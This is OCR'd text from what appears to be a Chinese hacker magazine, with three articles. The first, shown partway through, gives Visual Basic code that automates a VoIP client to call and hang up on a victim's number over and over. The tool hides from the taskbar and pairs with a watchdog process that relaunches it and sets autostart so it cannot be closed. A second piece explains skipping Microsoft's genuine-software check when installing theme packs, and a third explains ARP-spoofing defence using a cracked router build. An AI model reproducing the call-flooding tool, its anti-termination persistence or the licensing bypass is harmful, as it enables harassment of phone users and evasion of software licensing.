'edit1是句柄，WM_SETTEXT 是标题，(List1.List(I - 1))是号码
I = I + 1 '记数器加1
'按下拨号按钮
Call SendMessage(button1, WM_LBUTTONDOWN, 0, 0)
Call SendMessage(button1, BM_SETSTATE, 1, 0)
Call SendMessage(button1, WM_LBUTTONUP, 0, 0)
Call SendMessage(button1, BM_SETSTATE, 0, 0)
Timer3.Enabled = True '启用Timer3
Timer2.Enabled = False '禁用自身
End Sub
Private Sub Timer3_Timer()
'按下挂断按钮
Call SendMessage(button2, WM_LBUTTONDOWN, 0, 0)
Call SendMessage(button2, BM_SETSTATE, 1, 0)
Call SendMessage(button2, WM_LBUTTONUP, 0, 0)
Call SendMessage(button2, BM_SETSTATE, 0, 0)
Timer2.Enabled = True '启用Timer2
Timer3.Enabled = False '禁用自身
End Sub
```

以上代码比较简单，SendMessage 函数用法与 Timer1 中的基本一致，只不过按钮句柄不同而已，所以在此不在赘述。添加、删除和隐藏三个按钮的代码由于很简单，大家就请参看源程序及程序注释，下面来看一下退出按钮的代码：

```
Private Sub Command4_Click() '退出
```

```
    Timer1.Enabled = False '禁用Timer1
    Timer2.Enabled = False '禁用Timer2
    Timer3.Enabled = False '禁用Timer3
    Call Shell("taskkill /F /IM shouhu.exe", vbHide) '结束守护程序
    Call Shell("taskkill /F /IM uucall.exe", vbHide) '关闭UUcall
    End '退出程序
    End Sub
```

以上代码中taskkill是个CMD命令，作用是关闭进程。/F参数表示强制关闭，/IM参数是要关闭进程的名字，具体请在CMD下使用**taskkill /?**命令自行查看。

2．登录窗体的制作

再来添加一个frmLogin登录窗体，在其上添加一个标签框、一个文本框和二个命令按钮，窗体布局如图8所示。




图8

将启动窗体设置为frmLogin窗体，这样只有输入正确的密码才会显示form1主窗体，保护了我们的程序，又因为我们的程序自动隐藏，所以我在登录窗体上还定义Ctrl+Shift+F12为系统热键，以方便唤出登录窗体设置程序，具体请参看登录窗体的Form_Load代码：

```
    If App.PrevInstance Then End '只运行一个
    App.TaskVisible = False '隐藏任务栏图标
    Dim ret As Long '定义变量
    preWinProc = GetWindowLong(Me.hwnd, GWL_WNDPROC) '获得登录窗口的函数地址
    ret = SetWindowLong(Me.hwnd, GWL_WNDPROC, AddressOf hotproc) '为登录窗口设置新的函数地址
    'hotproc为自定义函数
    idHotKey = 1 '定义热键的标识符
    Modifiers = MOD_CONTROL + MOD_SHIFT 'CTRL+SHIFT的组合，在此是常量的相加
    uVirtKey = vbKeyF12 'F12键
    ret = RegisterHotKey(Me.hwnd, idHotKey, Modifiers, uVirtKey) '向系统注册热键
    Me.Hide '隐藏自身
    Load Form1 '加载Form1
```

上面就是定义系统热键了，介绍一下代码中的API函数，具体声明还是参看通用模块吧！GetWindowLong函数作用是从指定窗口的结构中取得信息，Hwnd参数是要获取信息的窗口的句柄，对应的是Me.hwnd，意思就是登录窗体的句柄；nIndex参数是要取回的信息，对应的是GWL_WNDPROC，就是窗口的函数地址。SetWindowLong函数的作用是为指定的窗口设置信息，hwnd参数是要设置信息的窗口句柄；nIndex参数是要设置的信息；dwNewLong参数是由nIndex指定的窗口信息的新值，对应到我们的程序是hotproc热键自定义处理函数的地址。

RegisterHotKey函数作用是定义一个系统热键，hWnd参数是接收热键产生消息的窗口句柄，对应的还是Me.hwnd；id参数是定义热键的标识符，对应的是idHotKey变量；fsModifiers参数是定义热键的组合键，对应的是Modifiers变量；vk参数是定义热键的虚拟键码对应的是uVirtKey变量，其实就是F12键。再来看看系统热键是如何取消的，这部分代码在登录窗体的Form_Unload事件代码中：

```
  Private Sub Form_Unload(Cancel As Integer)
    Dim ret As Long '定义变量ret为长整形数据
    '取消Message的截取，恢复登录窗口原来的函数地址
    ret = SetWindowLong(Me.hwnd, GWL_WNDPROC, preWinProc)
    '取消定义的热键
    Call UnregisterHotKey(Me.hwnd, uVirtKey)
  End Sub
```

UnregisterHotKey函数是取消定义的系统热键，hwnd参数是取消热键的窗口句柄，id参数是要取消的热键的虚拟键码。Hotproc函数放在程序的Module1.bas中了，它的注释比较详细，故在此不再赘述。

3．守护进程的制作

为了使我们的主进程server不能轻易的在任务管理器中被关闭，所以我写了一个非常简单的守护进程，工程名为shouhu，主要的就是一个窗体和一个定时器，在窗体的form_load事件中也让其添加到注册表自启动中，定时器就是每间隔10毫秒就使用VB的shell函数调用主进程server.exe，主进程server.exe的主窗体form1的Timer1定时器也每隔10毫秒就调用守护进程shouhu.exe。这样一来想从任务管理器中被关闭就不可能了。

最后把主进程server编译得到的server.exe和守护进程shouhu编译得到的shouhu.exe以及UUCall存放在同一目录下，双击server.exe按下Ctrl+Shift+F12键输入密码123456，就来到了主窗体，输入攻击号码然后点击添加后，点击隐藏，喝杯茶，就让它去自动攻击吧！

（本文所涉及到的UUCall、MiniSpy、相关代码以及编译好的程序已收录到光盘中）

以彼之道，还施彼身

周玲生

作为正版增值计划的一部分，微软时不时就会推出一些古雅纯朴、美丽动人的桌面主题大礼包，免费提供给正版的Windows用户（比如“Microsoft Chinese Culture Theme Pack of Paper-cut（剪纸2006）”）。不过，我无意中发现了一种无需验证即可顺利安装此类主题的方法。

以“剪纸2006”为例，注意到安装源程序CPC06CHS.msi的扩展名为msi，这是微软独有的软件封装格式，它有一些特别的安装参数（/qb与/qn为代表软件自动安装的参数，其中/qb为自动安装显示进度条，/qn则为不显示进度条）。在保存CPC06CHS.msi的同一文件夹中，新建一名为AutoSetup.bat的批处理文件，具体内容为“CPC06CHS.msi /qb”或“CPC06CHS.msi /qn”，然后双击运行该文件，无需人为干预即可顺利完成安装，在此过程中它会自动避开正版验证，然后在桌面主题的下拉菜单中就可以找到“中国剪纸 2006”了。本法适合以msi形式封装的各种安装程序。

文章难度：★★★

文章简介：本文介绍如何使用PPPOE拨号以及通过Route命令添加静态网关的方式来防范局域网ARP欺骗攻击

黑侠（Black Mask）

局域网ARP欺骗攻击终极解决方案

一直以来对于ARP欺骗攻击都没有很好的解决办法，ARP欺骗攻击也给许多网吧、校园网以及公司的内部网络带来了灾难性的安全问题，哪怕是一次小小的ARP欺骗攻击也足以导致你的网络处于全瘫痪或半瘫痪的状态。可想而知，ARP欺骗攻击到底有多么的可怕。可能大家会问为什么会有ARP欺骗攻击呢？这是因为Windows操作系统上ARP协议的一个致命缺陷，所以才导致了ARP欺骗攻击的诞生。

ARP的意思是Address Resolution Protocol（地址解析协议），它是一个位于TCP/IP协议栈中的低层协议，负责将某个IP地址解析成对应的MAC地址。从影响网络连接通畅的方式来看，ARP欺骗分为二种，一种是对路由器ARP表的欺骗；另一种是对内网PC的网关欺骗。第一种ARP欺骗的原理是截获网关数据，它通知路由器一系列错误的内网MAC地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的MAC地址，造成正常PC无法收到信息。第二种ARP欺骗的原理是伪造网关，它的原理是建立假网关，让被它欺骗的PC向假网关发数据，而不是通过正常的路由器途径上网。在PC看来，就是上不了网了。

一、使用PPPOE拨号解决ARP攻击问题

这个方法就是在局域网里使用RouterOS软路由软件建立一台PPPOE服务器，RouterOS软路由可以安装在任意一台服务器上，服务器是双网卡的，网卡最好使用RT8139、3com，这样一来网吧或局域网都可以省下一台路由器的钱了。

1、安装RouterOS软路由

RouterOS软路由软件在网上可以下载得到，先将其刻录到光盘上，然后我们进行安装。我使用的是2.9.27破解版，将主机设置为从光盘启动，程序会自动进入安装画面，如图1。




图1

使用上下左右移动键选中system、ppp、advanced-tools、security、web-proxy等项就可以了，然后按“I”，会弹出一个Yes/No的选择提示，我们再按两次“Y”，如图2。

到这儿程序就会自动进行格式化，再分区，再安装，这几步都是全自动的，直到提示我们按回车键重启的时候，再按回车，如图3。

按“回车”后会重启系统自动进入，什么都不要按，如图4。系统会创建一些必须的服务，直到叫你输入用户名，如图5。

我们输入用户名：admin，密码为空，然后回车，就能进入配置界面了，如图6。




图2




图3




图4




图5




图6

输入set回车，输入两个a，现在就可以输入IP地址和子网：

192.168.0.2/255.255.255.0，回车，网关使用默认的就可以，如图7。

